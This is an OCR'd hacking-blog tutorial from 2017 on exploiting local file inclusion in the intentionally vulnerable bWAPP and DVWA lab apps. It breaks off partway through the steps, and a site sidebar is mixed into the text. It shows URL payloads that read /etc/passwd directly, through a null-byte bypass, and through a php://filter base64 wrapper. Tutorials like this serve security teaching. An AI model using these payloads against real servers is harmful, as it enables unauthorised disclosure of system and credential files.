5 ways to Exploit LFi Vulnerability


posted in KALI LINUX , PENETRATION TESTING , WEBSITE HACKING on FEBRUARY 15, 2017

by RAJ CHANDEL SHARE

The main aim of writing this article is to share the idea of making an attack on a web server using various techniques when the server is suffering from file inclusion vulnerability. As we all are aware of LFI vulnerability which allows the user to include a file through URL in the browser. In this article I have used two different platform **bWAPP** and **DVWA** which contains file inclusion vulnerability and through which I have performed LFI attack in FOUR different ways.

Basic local file inclusion

Open target IP in the browser and login inside BWAPP as **bee: bug** now choose the bug **remote & local file Inclusion** then click on **hack.**




Here the requested web page which suffering from RFI & LFI Vulnerability gets open. Where you will find a comment to select a language from the given drop down list, and when you click on go button the selected language file get included in URL. To perform basic attacks manipulate

http://192.168.1.101/bWAPP/rlfi.php?language=lang_en.php&action=go into **192.168.1.101/bWAPP/flfi.php?language=/etc/passwd**

In basic LFI attack we can directly read the content of a file from its directories using **(../)** or simply **(/)**, now if you will notice the given below screenshot you will find that I have access

the password file when the above URL is executed in the browser.



Null byte


In some scenario the above basic local file inclusion attack may not work due to high security level. From below image you can observe now that I got fail to read the password

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

file when executing the same path in URL. So when we face such kind of problem then go for NULL BYTE attack.

Now **turn on burp suite** to capture the browser request then select **proxy tab** and start **intercept**. Do not forget to set browser proxy while making use of burp suite




Now inside burp suite send the intercepted data into repeater.

Articles


Select Month

Facebook Page


Be the first of your friends to like this



Inside repeater you can do analysis of sent request and response generated by it. From screenshot it will be clear that **/etc/passwd** is not working and I am not able to read the password file.



From following screenshot you can see I had forward the request by adding null character **(%00)** at the end of directory **/etc/passwd%00** and click on **go tab**. Then on the right sight of window the password file get open as response.




Base64 encoded


Now there is another way to exploit LFI when the security level is high and you are unable to view the PHP file content, and then use the following PHP function.

http://192.168.1.101/bWAPP/rlfi.php?language= ***php://filter/read=convert.base64-encode/resource=/etc/passwd***


Here from the screenshot you can see the content of password file is encoded into base64; copy the whole **encoded text**.




I am using hackbar which a Firefox plugin to decode above copied text.



Now a pop-up box will get open **past** the copied encoded text inside it and **click** on **ok**



